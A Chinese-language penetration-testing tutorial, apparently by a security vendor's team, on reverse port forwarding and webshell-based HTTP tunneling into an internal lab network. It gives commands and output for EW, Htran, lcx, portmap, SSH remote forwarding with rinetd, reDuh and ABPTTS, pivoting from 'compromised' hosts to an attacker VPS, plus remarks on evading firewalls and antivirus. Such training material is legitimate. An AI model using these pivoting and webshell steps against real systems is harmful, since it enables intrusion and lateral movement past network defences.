

【ATT&CK】端口转发技术大全(下)

作者：深信服安全团队

原文链接：<https://mp.weixin.qq.com/s/zuaeUD7-QMTYgvymgw2EVQ>

本文由 干货集中营 收集整理：<http://www.nmd5.com/test/index.php>


— ● ● ● ● —

1.前言

— ● ● ● ● —

在实际渗透过程中，我们通过授权成功获取了目标服务器的权限，此时我们希望在本地应用程序（**msf**、**nmap**、**sqlmap**等等）访问目标机器内部网络中所开放的端口（比如的3389、23、80、8080端口等等），可入侵的目标服务器都是出入内网，我们的访问是受限的，我们想要与目标主机进行通信或者访问目标内网资源，就需要借助端口转发技术来达到我们的目的。


下篇将带来反向端口转发、WEBSHELL类端口转发和第三方自建类的端口转发技术介绍。



— ● ● ● ● —

2.网络拓扑图及环境

— ● ● ● ● —



环境:

受害主机:

Sangfor-1 为目标内网的一台Windows WEB服务器, ip: 192.168.1.1

Sangfor-2 为目标内网的一台Windows WEB服务器, ip: 192.168.1.2

Sangfor-3 为目标内网的一台Windows WEB服务器, ip: 192.168.1.3

Sangfor-4 为目标内网的一台Linux服务器, ip: 192.168.1.4

Sangfor-5 为目标内网的一台Linux服务器, ip: 192.168.1.5

Sangfor-6 为目标内网的一台Linux服务器, ip: 192.168.1.6

入侵主机:

Attacker-Win7 为入侵者本地的一台Windows客户机, ip: 10.100.18.29/10.100.18.34

Attacker-Win10 为入侵者本地的一台Windows客户机, ip: 10.100.18.25/10.100.18.33

KaliMaster 为入侵者本地的一台Linux客户机, ip: 10.100.18.20/10.100.18.32

— ● ● ● ● —

3. 工具介绍

— ● ● ● ● —

3.1


端口转发

适用端口转发的业务场景有以下几种:

1. 目标处于网络边界, 内外网都可以访问, 网络边界主机未安装防火墙, 所有端口都对互联网开放, 此类业务场景已经极少出现
2. 目标处于内网, 可以访问外网, 但是出口部署的有防火墙策略限制外部网络直接访问内网的敏感端口 (3389、22、445等)
3. 目标处于内网, 不能访问外网, 但是可以访问边界主机, 防火墙策略限制外部网络直接访问内网的敏感端口 (3389、22、445等)

以上三种业务场景, 第一种可以使用正向端口转发, 第二种用反向端口转发&WEBSHELL类端口转发&第三方及自建内网穿透技术突破, 第三种则需要反向+正向才可突破。

3.1.1. 反向端口转发



反向端口转发流程图

3.1.1.1. Ew

EW 是一套便携式的网络穿透工具，具有 SOCKS v5 服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。该工具能够以“正向”、“反向”、“多级级联”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。工具包中提供了多种可执行文件，以适用不同的操作系统，Linux、Windows、MacOS、Arm-Linux 均被包括其内，强烈推荐使用。

该工具共有6中命令格式（ssocks、rssocks、rssocks、lcx_slave、lcx_listen、lcx_tran）。

工具地址：

<http://rootkiter.com/EarthWorm>

入侵者主机10.100.18.29执行监听

```
>ew_win32.exe -s lcx_listen -l 6666 -e 54
```

接收来自54端口的反向端口转发，并转发到1080端口

```
C:\Users\Admin.admin-PC\Desktop\端口转发及代理>ew_release>ew_for_Win.exe -s lcx_listen -l 6666 -e 54
rssocks 0.0.0.0:6666 <--[10000 usec]--> 0.0.0.0:54
init cmd_server_for_rc here
start listen port here
```

肉鸡192.168.1.2上执行，将自己内部网络中的192.168.1.1主机的3389反向转发到入侵者主机10.100.18.29的54端口上


```
>ew_win32.exe -s lcx_slave -d 10.100.18.29 -e 54 -f 192.168.1.1 -g 3389
```

```
C:\Users\Administrator.WIN-PDU479U852H\Desktop\端口转发及代理>ew_release>ew_for_Win.exe -s lcx_slave -d 10.100.18.29 -e 54 -f 192.168.1.1 -g 3389
lcx_slave 10.100.18.29:54 <--[10000 usec]--> 192.168.1.1:3389
```

回到Attacker-Win7[vps]上看到rssocks cmd_socket OK!说明连接成功

```
C:\Users\Admin.admin-PC\Desktop\端口转发及代理>ew_release>ew_for_Win.exe -s lcx_listen -l 6666 -e 54
rssocks 0.0.0.0:6666 <--[10000 usec]--> 0.0.0.0:54
init cmd_server_for_rc here
start listen port here
rssocks cmd_socket OK!
```

在入侵者主机上mstsc 127.0.0.1 6666



3.1.1.2. Htran

多线程包转发 + Socks5 + 端口重用Socks5 + 反弹Socks5。

假设你现在手里拿到的仅仅是目标内网的一台机器 shell 也并不存在可直接利用的边界机器或者网关 服务器来作为跳板,此时再像上面那样利用 htran 进行正向转发,就不太现实了,不过别着急,htran 早已为我们准备好了这些,现在你只需在 指定的目标内网机器上,将其本地的某个端口直接反弹到我们公网的 vps 本地,之后我们再通过连接 vps 本地的这个端口,就可以直接访问到 目标内网那台机器中的资源了,前提是该目标内网机器必须能正常连外网。

具体转发过程很简单,如下 首先,到Attacker机器上去执行监听,意思就是把来自外部的 tcp 51 端口的流量全部转发到本地的 5555端口上 命令格式:

入侵者主机执行:

-

```
>Htran -p -listen 51 5555
```

```
C:\Users\admin.admin-PC\Desktop\端口转发及代理>lcx.exe -listen 51 5555
第一条和第三条配合使用。如在本机上监听 -listen 51 3389, 在肉鸡上运行-slave 本机ip
51 肉鸡ip 3389
那么在本地连127.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 338
9 =====
[+] Listening port 51 .....
[+] Listen OK!
[+] Listening port 5555 .....
[+] Listen OK!
[+] Waiting for Client on port:51 .....
```

肉鸡执行:

-


```
>Htran.exe -p -slave 10.100.18.29 51 192.168.1.1 3389
```

```
C:\Users\Administrator\Desktop\端口转发\Htran>Htran.exe -p -slave 10.100.18.29 5
1 192.168.1.1 3389
[+] Make a Connection to 10.100.18.29:51....
[+] Connect OK!
[+] Make a Connection to 192.168.1.1:3389....
[+] All Connect OK!
[+] Start Transmit <10.100.18.29:51 <-> 192.168.1.1:3389> .....
[+] CreateThread OK!
[+] Make a Connection to 10.100.18.29:51....
[+] Connect OK!
[+] Make a Connection to 192.168.1.1:3389....
[+] All Connect OK!
[+] Start Transmit <10.100.18.29:51 <-> 192.168.1.1:3389> .....
```

入侵者主机执行:

-

```
mstsc 127.0.0.1 5555
```



3.1.1.3. lcx


工具自身极不稳定,且性能低下,需要自行免杀,另外,确实已经比较老了[属古董级别],很难再适用于如今复杂的内网渗透场景中,当然,也并不是说它完全无用武之地,实在没办法,还是可以操起来用用的,但就个人而言,在实战中并不推荐,因为完全有更好的替代品,之所以在这里说,是因为它确实是个还不错的学习样本,源码到处都是,大家可自行 down 下来深入学习研究。

入侵者主机10.100.18.25执行监听

-

```
>lcx.exe -listen 51 5555
```

接收来自51端口的反向端口转发,并转发到5555端口




肉鸡192.168.1.2上执行

-

```
#lcx -slave 10.100.18.25 51 192.168.1.1 3389
```



在入侵者主机上mstsc 127.0.0.1 5555



3.1.1.4. portmap

Linux版本的的kx。

入侵者vps主机10.100.18.20执行监听

-

```
#./linux_portmap -m 2 -p1 5555 -p2 6666
```

接收来自5555端口的反向端口转发，并转发到6666端口

```
root@kali:~/tools/portfwd# ./linux_portmap -m 2 -p1 5555 -p2 6666
binding port 5555.....ok
binding port 6666.....ok
waiting for response on port 5555.....
accept a client on port 5555 from 10.100.18.17,waiting another on port 6666....
accept a client on port 6666 from 10.100.18.25
waiting for response on port 5555.....
accept a client on port 5555 from 10.100.18.17,waiting another on port 6666....
read data error: Connection reset by peer
ok,I closed the two fd
accept a client on port 6666 from 127.0.0.1
waiting for response on port 5555.....
accept a client on port 5555 from 10.100.18.17,waiting another on port 6666....
深信服千里目安全实验室
```

边界肉鸡192.168.1.5上执行

-

```
#./linux_portmap -m 3 -h1 10.100.18.20 -p1 5555 -h2 192.168.1.4 -p2 22
```

将192.168.1.4的22端口流量反向转发到10.100.18.20的5555端口

```
root@kali:~/tools/portfwd# ./linux_portmap -m 3 -h1 10.100.18.20 -p1 5555 -h2 192.168.1.4 -p2 22
make a connection to 10.100.18.20:5555....ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok,I closed the two fd
ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok
make a connection to 192.168.1.4:22....ok
make a connection to 10.100.18.20:5555....ok,I closed the two fd
深信服千里目安全实验室
```

在入侵者主机上ssh root@127.0.0.1 -p 6666

```
root@kali:~# netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5555           0.0.0.0:*               LISTEN      29689/./linux_portm
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      690/sshd
tcp        0      0 0.0.0.0:6666           0.0.0.0:*               LISTEN      29689/./linux_portm
root@kali:~# ssh root@127.0.0.1 -p 6666
The authenticity of host '[127.0.0.1]:6666 ([127.0.0.1]:6666)' can't be established.
ECDSA key fingerprint is SHA256:xnbCRzoMGDvPykTOHARE6DRhuQMjggrs62Bkbtvwy4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:6666' (ECDSA) to the list of known hosts.
root@127.0.0.1's password:
Permission denied, please try again.
root@127.0.0.1's password:
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Apr 30 17:58:16 2019 from 192.168.1.2
root@ubuntu:~# ifconfig ens224
ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::250:56ff:fe8a:4a2b  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:8a:4a:2b  txqueuelen 1000  (Ethernet)
        RX packets 746002  bytes 106052234 (106.0 MB)
        RX errors 6214  dropped 6482  overruns 0  frame 0
        TX packets 716273  bytes 101229002 (101.2 MB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@ubuntu:~#
```



3.1.1.5. ssh反向tcp端口加密转发

又称ssh本地端口转发。

SSH 会自动加密和解密所有SSH客户端与服务端之间的网络数据。但是，SSH 还能够将其他TCP端口的网络数据通过SSH链接来转发，并且自动提供了相应的加密及解密服务。这一过程也被叫做“隧道”（tunneling），这是因为SSH为其他TCP链接提供了一个安全的通道来进行传输而得名。例如，Telnet，SMTP，LDAP 这些TCP应用均能够从中得益，避免了用户名，密码以及隐私信息的明文传输。而与此同时，如果工作环境中的防火墙限制了一些网络端口的使用，但是允许SSH的连接，也能够通过将TCP端口转发来使用SSH进行通讯。

常用命令：

-
-
-
-
-
-
-
-
-
-

ssh -CfNg -R 2222:127.0.0.1:22 user@ip -p 53 //内网 -C：该参数将使ssh压缩所有通过Secure Shell客户端发送的数据，包括输入、输出、错误消息及转发数据。它使用gzip算法，压缩级别可通过设置配制文件中的参数Compression Level来指定。这对于缓慢的传输到

简单的理解 **SSH远程端口转发**，就是将自己本地网络的某台主机的端口转发到远程主机的某端口上，如果远程主机为黑客的VPS地址，则黑客只需要连接VPS的地址:端口即可放我目标内网资源，在黑客渗透场景，过程是反向的，故这里归类为反向端口转发。

首先要确认如下配置

-
-
-
-
-

•

```
# vi /etc/ssh/sshd_configAllowTcpForwarding yesGatewayPorts yesTCPKeepAlive yes 保持心跳,防止 ssh 断开PasswordAuthentication yes# /etc/init.d/ssh restart
```

之后,继续在该机器上执行,这句话的意思是这样,通过Sangfor-5这台机器（在KaliMaster[vps]上监听端口）把来自外部的 1389 端口流量都转到内网Sangfor-1 的 3389 上

在边界肉鸡Sangfor-5执行: //vps的ssh用户名密码

•

```
#ssh -CfNg -R 0.0.0.0:1389:192.168.1.1:3389 root@10.100.18.20 -p 22
```

```
root@kali:~# ssh -CfNg -R 0.0.0.0:1389:192.168.1.1:3389 root@10.100.18.20 -p 22
root@10.100.18.20's password:
```

•

```
#ps aux | grep CfNg
```

```
root@kali:~# ps aux | grep CfNg
root    9596  0.0  0.0 15008  788 ?        Ss   14:23   0:00 ssh -CfNg -R 0.0.0.0:1389:192.168.1.1:3389 root@10.100.18.20 -p 22
root   10549  0.0  0.0  6236  932 pts/1    S+   14:26   0:00 grep CfNg
root@kali:~#
```

深信服千里目安全实验室

紧接着,我们回到自己的 KaliMaster[vps]机器上,看看 1389 端口是不是正处于监听状态,如果处于监听状态,则说明隧道此时已经成功创建,不过 还有个问题,它默认并非监听在 0.0.0.0,而是监听在 127.0.0.1 上,但我们最终的目的是想让本地的 Attacker-Win7机器能直接来连,很显然,这 不是我们想要的,那怎么办呢,其实也很简单,我们可以 rinetd 再做一次本地转发,具体过程如下

```
root@kali:~# netstat -tltnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      29146/sshd: root
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      29146/sshd: root
tcp6       0      0 :::1389                  :::*                     LISTEN      29146/sshd: root
```

深信服千里目安全实验室

•

•

•

•

```
#vim /etc/rinetd.conf 添加转发规则  # bindaddress      bindport      connectaddress  connectport0.0.0.0          3388          127.0.0.1      1389#rinetd  启动rinetd#netstat -tltnp | egrep "1389|3388"
```

```
root@kali:~# netstat -tltnp | egrep "1389|3388"
tcp        0      0 0.0.0.0:1389             0.0.0.0:*               LISTEN      29146/sshd: root
tcp        0      0 0.0.0.0:3388             0.0.0.0:*               LISTEN      29146/sshd: root
tcp6       0      0 :::1389                   :::*                     LISTEN      29146/sshd: root
root@kali:~#
```

深信服千里目安全实验室

在Attacker-Win7[vps]上连接KaliMaster的3388端口

•

```
mstsc 10.100.18.20:3388
```



或者KaliMaster自己本地打开如下


-

```
>rdesktop -f -a 16 127.0.0.1:3388 -r sound:off -g 1024*768
```

流程解释:

数据一旦进入隧道以后,数据会发送到本机5556端口,再在本机开一个随机端口,充当ssh客户端,再把数据流量发送到22端口的SSH服务端,SSH服务器收到数据以后,解密数据,临时开一个随机端口充当客户端,再把流量发送到目标192.168.1.1:3389端口上。

3.1.2. WEBSHELL类端口转发



WEBSHELL类端口转发

WEBSHELL类端口转发,就是将流量封装在HTTP中,就是常说的http隧道,但是行为是端口转发。

先决条件:

能够在远程服务器上上传webshell

2.1.2.1. ReDuh

ReDuh是SensePost在BlackHat USA 2008发布的关于隧道数据进出网络工具。ReDuh是一种可用于通过有效形成的HTTP请求创建TCP电路的工具。从本质上讲,这意味着如果我们在服务器上上传JSP/PHP/ASP页面,我们可以轻松地连接到该服务器后面的主机。

Blackhat USA 2008幻灯片:

http://www.sensepost.com/cms/resources/labs/conferences/eye_of_the_needle/SensePost_Eye_of_a_Needle.pdf

先上传服务端脚本到目标指定的站点目录下,然后再利用其提供的 reDuhClient.jar 客户端去连接,看到本地的 1010 端口起来,则说明隧道已经建立成功,这个隧道其实就是通过本地的 1010 端口目标的 web 服务端端口[默认是 80 或者 8080 端口]建立的。

jsp环境可以使用jspstudy一键搭建:

-
-

```
#java -jar reDuhClient/dist/reDuhClient.jar http://192.168.1.2/reDuh.jsp#netstat -tlunp | grep ":1010"
```

```
root@kali:~/reDuh# java -jar reDuhClient.jar http://192.168.1.2:8080/reDuh.jsp
[Info]Querying remote web page for usable remote service port
[Info]Remote RHC port chosen as 42002
[Info]Attempting to start reDuh from 192.168.1.2:1010/reDuh.jsp. Using service port 42002. Please wait...
[Info]reDuhClient.service.listener started on local port 1010
[Info]Caught new service connection on local port 1010
[Error]Bad bytes for [createTunnel]
[Info]Successfully bound locally to port 2222. Awaiting connections.
[Info]Requesting reDuh to create socket to 192.168.1.4:22
[Info]Successfully created socket: 2222:192.168.1.4:22:1
[Info]Localhost ==> 192.168.1.4:22:1 (32 bytes read from local socket)
[Info]Localhost <== 192.168.1.4:22:1 (32 bytes picked up from remote port)
[Info]Localhost ==> 192.168.1.4:22:1 (1360 bytes read from local socket)
[Info]Caught data with sequenceNumber 0
[Info]Localhost <== 192.168.1.4:22:1 (1044 bytes picked up from remote port)
[Info]Localhost ==> 192.168.1.4:22:1 (48 bytes read from local socket)
[Info]Caught data with sequenceNumber 1
[Info]Caught data with sequenceNumber 2
[Info]Localhost <== 192.168.1.4:22:1 (364 bytes picked up from remote port)
[Info]Localhost ==> 192.168.1.4:22:1 (16 bytes read from local socket)
[Info]Localhost ==> 192.168.1.4:22:1 (44 bytes read from local socket)
[Info]Caught data with sequenceNumber 3
[Info]Caught data with sequenceNumber 4
[Info]Localhost <== 192.168.1.4:22:1 (44 bytes picked up from remote port)
[Info]Localhost ==> 192.168.1.4:22:1 (60 bytes read from local socket)
[Info]Caught data with sequenceNumber 5
[Info]Localhost <== 192.168.1.4:22:1 (52 bytes picked up from remote port)
[Info]Localhost ==> 192.168.1.4:22:1 (148 bytes read from local socket)
[Info]Caught data with sequenceNumber 6
[Info]Localhost <== 192.168.1.4:22:1 (28 bytes picked up from remote port)
[Info]Localhost ==> 192.168.1.4:22:1 (112 bytes read from local socket)
[Info]Localhost <== 192.168.1.4:22:1 (500 bytes picked up from remote port)
[Info]Caught data with sequenceNumber 7
[Info]Localhost <== 192.168.1.4:22:1 (44 bytes picked up from remote port)
[Info]Localhost ==> 192.168.1.4:22:1 (792 bytes read from local socket)
[Info]Caught data with sequenceNumber 8
```

深信服千里目安全实验室

隧道没问题之后,就可以继续通过此隧道执行各类 tcp 端口转发操作了,如下

转发3389端口会非常卡,比较工具也有些年头了,建议转发22端口

-
-

```
# nc -nv 127.0.0.1 1010>>[createTunnel]2222:192.168.1.4:22
```

```
root@kali:~# nc -nv 127.0.0.1 1010
(UNKNOWN) [127.0.0.1] 1010 (?) open
Welcome to the reDuh command line
>>[createTunnel]2222:192.168.1.4:22
Successfully bound locally to port 2222. Awaiting connections.
>>
```

深信服千里目安全实验室

KaliMaster[vps]执行进行连接

```

root@kali:~# ssh root@127.0.0.1 -p 2222
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:xnbCRzoMGdVpYkTOHARE6DRhuQMjggrs6Zbktxvvy4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:2222' (ECDSA) to the list of known hosts.
root@127.0.0.1's password:
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue May  7 15:01:38 2019 from 192.168.1.2
root@Sangfor-4:~# w
 15:07:19 up 9 days, 3:09, 2 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1      -              28Apr19  9days  0.38s  0.37s -bash
root     pts/0    192.168.1.2     15:07   2.00s  0.19s  0.00s w
root@Sangfor-4:~# ifconfig ens224
ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::250:56ff:fe8a:4a2b  prefixlen 64  scopeid 0x20<link>
    ether 00:50:56:8a:4a:2b  txqueuelen 1000  (Ethernet)
    RX packets 954462  bytes 150915848 (150.9 MB)
    RX errors 7667  dropped 8045  overruns 0  frame 0
    TX packets 921611  bytes 130101669 (130.1 MB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@Sangfor-4:~# ip route show
default via 10.100.18.17 dev ens192 onlink
10.100.16.0/22 dev ens192 proto kernel scope link src 10.100.18.26
10.100.18.0/24 via 192.168.1.254 dev ens224
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1
172.18.0.0/16 dev br-e9009665c7f9 proto kernel scope link src 172.18.0.1 linkdown
172.19.0.0/16 dev br-84458cd7a1c7 proto kernel scope link src 172.19.0.1 linkdown

```

3.1.2.2. ABPTTS

ABPTTS是NCC Group在2016年blackhat推出的一款将TCP流量通过HTTP/HTTPS进行流量转发，在目前云主机的大环境中，发挥了比较重要的作用，可以通过脚本进行 RDP,SSH,Meterpreter的交互与连接。也意味着这样可以建立一个通过80端口得流量出站来 逃避防火墙。与其它http隧道不同的是，abpts是全加密。

首先,安装好工具所需的各种py依赖库:

-
-

pip install pycrypto 加密库, 整个通信数据加密基本都要靠这个库来实现# pip install httplib2

可自行根据实际需求修改默认配置,生成服务端。

生成服务端脚本-o用来指定要生成到的目录,之后把生成好的对应类型的代理脚本扔到目标网站目录中,并尝试访问该脚本,如果返回一段类似hash的数据,说明代理端执行正常,继续进行后面的步骤即可,如下:

-


python abpttsfactory.py -o webshell

```

root@kaliMaster:~/tools/tunnel/ABPTTS# python abpttsfactory.py -o webshell
2019-05-15 16:31:54.943291] -----[ A black Path toward the Sun ]-----
2019-05-15 16:31:54.943356] -----[ Factory ]-----
2019-05-15 16:31:54.943370] Ben Lincoln, NCC Group
2019-05-15 16:31:54.943383] Version 1.0 - 2016-07-30
2019-05-15 16:31:54.944253] Output files will be created in "/root/tools/tunnel/ABPTTS/webshell"
2019-05-15 16:31:54.944282] Client-side configuration file will be written as "/root/tools/tunnel/ABPTTS/webshell/config.txt"
2019-05-15 16:31:54.944309] using "/root/tools/tunnel/ABPTTS/data/american-english-lowercase-4-64.txt" as a wordlist file
2019-05-15 16:31:54.950773] Created client configuration file "/root/tools/tunnel/ABPTTS/webshell/config.txt"
2019-05-15 16:31:54.951715] Created server file "/root/tools/tunnel/ABPTTS/webshell/abptts.jsp"
2019-05-15 16:31:54.952505] Created server file "/root/tools/tunnel/ABPTTS/webshell/abptts.aspx"
2019-05-15 16:31:54.952751] Created server file "/root/tools/tunnel/ABPTTS/webshell/war/WEB-INF/web
2019-05-15 16:31:54.952856] Created server file "/root/tools/tunnel/ABPTTS/webshell/war/META-INF/MAN
2019-05-15 16:31:54.953657] Prebuilt JSP WAR file: /root/tools/tunnel/ABPTTS/webshell/MannequinAscend
2019-05-15 16:31:54.953682] unpacked WAR file contents: /root/tools/tunnel/ABPTTS/webshell/war
root@kaliMaster:~/tools/tunnel/ABPTTS# ls
abpttsclient.py  abpttsfactory.py  ABPTTS-Manual.pdf  data  libabptts.py  libabptts.pyc  license.txt  README.md  settings  overlays  template  webshell

```

